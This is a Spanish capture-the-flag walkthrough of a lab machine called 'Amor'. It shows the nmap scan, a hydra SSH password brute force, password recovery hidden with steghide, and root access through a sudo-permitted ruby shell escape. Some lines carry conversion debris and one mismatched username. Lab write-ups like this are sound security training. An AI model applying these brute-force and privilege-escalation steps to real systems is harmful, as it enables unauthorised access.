Amor

Una vez desplegada la máquina haremos un escaneo de puertos abiertos con nmap.

En mi casa utilizo el siguiente comando:

```
nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn (ip objetivo)
```

- -p-: Escanea todos los puertos.
- -sS: Realiza un escaneo sigiloso (SYN Scan) para detectar puertos abiertos.
- -sC: Ejecuta scripts predeterminados para recopilar más información del sistema.
- -sV: Detecta las versiones de los servicios en ejecución.
- --min-rate 5000: Acelera el escaneo enviando al menos 5000 paquetes por segundo.
- -n: No realiza resolución DNS, trabaja directamente con direcciones IP.
- -vvv: Muestra información detallada y actualizaciones constantes durante el escaneo.
- -Pn: Salta el "ping" previo y fuerza el escaneo, incluso si el objetivo no responde.

una vez realizado el escaneo vemos que tenemos dos puertos abiertos


```
PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13
| ssh-hostkey:
| 256 7e:72:b6:8b:5f:7c:23:64:dc:15:21:32:5f:ce:40:0a (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAycfHyL5Sc7ZuA8TnpH90LkUnRrZLfGP6SVEDcxX6F8=
| 256 05:8a:a7:27:0f:88:b9:70:84:ec:6d:33:dc:ce:09:6f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINj1tBchFeGScA7WX6BgUscF+Tmi80/tcp open http syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_http-title: SecurSEC S.L
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

El puerto 22 tiene SSH, pero como su versión es alta, nos enfocaremos en el puerto 80, que tiene HTTP.

Esto significa que si ponemos la IP en el navegador, nos llevará a una página web.





Nos aparecen dos posibles usuarios, Juan y Carlota así que probaremos un con un ataque de fuerza bruta con hydra para obtener su contraseña

hydra -l carlota -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2

```
) hydra -l carlota -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maclejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-20 14:06:42

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to oprevent overwriting, /hydra.restore

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task

[DATA] attacking ssh://172.17.0.2:22/

[22][ssh] host: 172.17.0.2 login: carlota password: babygirl

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-20 14:06:58
```

Una vez obtenida, entramos por el puerto ssh con: ssh carlota@172.17.0.2

```
> ssh carlota@172.17.0.2
carlota@172.17.0.2's password:
Permission denied, please try again.
carlota@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.11.2-amd64 x86_64)

* Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
$ whoami carlota
$ |
```



Ya dentro, al no ser usuario root, debemos escalar privilegios.

Una forma sencilla es buscar binarios SUID que podamos aprovechar para escalar privilegios con el comando : find / -perm -4000 2>/dev/null

o binarios Sudo con sudo -l

```
$ find / -perm -4000 2>/dev/null
/usr/bin/newgrp
/usr/bin/su
/usr/bin/su
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
$ sudi -l
-sh: 3: sudi: not found
$ |
```

Desafortunadamente no vemos nada que nos pueda ayudar así que navegamos por los directorios en

busca de alguna pista

```
$ ls
Desktop
$ cd Desktop
$ ls
fotos
$ cd fotos
$ ls
vacaciones
$ cd vacaiones
-sh: 9: cd: can't cd to vacaiones
$ cd vacaciones
$ ls
imagen.jpg
$ |
```

Hay una imagen, procedemos a descargarla para ver si tiene algún archivo oculto y buscar en sus metadatos scp carlota@172.17.0.2:/home/carlota/Desktop/fotos/vacaciones/imagen.jpg <aqui pon tu directorio>

```
> scp carlota@172.17.0.2:/home/carlota/Desktop/fotos/vacaciones/imagen.jpg /home/kali/Maquinas/DockerLabs/Facil/amorcarlota@172.17.0.2's password: imagen.jpg 100% 51KB 13.6MB/s 00:00
```















Para comprobar si tiene archivos ocultos utilizamos la herramienta sthegide: steghide extract -sf imagen.jpg

Efectivamente hay un archivo oculto por lo que haremos un cat para ver su contenido y parece estar cifrado en base64, para descifrarlo ponemos: **echo "ZXNsYWNhc2FkZXBpbnlwb24=" | base64 --decode**

```
> echo "ZXNsYWNhc2FkZXBpbnlwb24=" | base64 --decode eslacasadepinypon

∆ > ► ~/Maquinas/DockerLabs/Facil/amor > ✓
```

La contraseña es: eslacasadepinypon

Intento entrar con el usuario root pero la contraseña no pertenece a ese usuario, así que buscaremos usuarios desde el usuario de carlota



```
$ pwd
/home/carlota/Desktop/fotos/vacaciones
$ cd /home
$ ls
carlota oscar ubuntu
$ |
```

Oscar es un usuario, intentemos entrar por el puerto ssh con ese usuario

```
> ssh oscar@172.17.0.2
oscar@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.11.2-amd64 x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
$
```

Si ha funcionado, ahora dentro de oscar tenemos que escalar privilegios, busquemos binarios **sudo** -

```
$ sudo -l
Matching Defaults entries for oscar on 1ffb2a260730:
Matching Defaults entries for oscar on 1ffb2a260730:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin,
    use_pty

User oscar may run the following commands on 1ffb2a260730:
    (ALL) NOPASSWD: /usr/bin/ruby
$
```

Encontramos el binario ruby ,para encontrar las vulnerabilidades recomiendo esta pagina: https://gtfobins.github.io/

En nuestro caso buscamos el binario ruby nos aparece la opción de Sudo



Sudo

If the binary is allowed to run as superuser by $\frac{\text{sudo}}{\text{sudo}}$, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ruby -e 'exec "/bin/sh"'
```

Ahora simplemente copiamos y pegamos el comando: sudo ruby -e 'exec "/bin/sh"

```
Last togth: Mon Jan 13 21:38:39 2025 From 1/2.1/.0.1
$ sudo -l
Matching Defaults entries for juan on 37f24925492b:
        env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/b

User juan may run the following commands on 37f24925492b:
        (ALL) NOPASSWD: /usr/bin/ruby
$ sudo ruby -e 'exec "/bin/sh"'
# whoami
root
# |
```

Y ya somos usuario root.













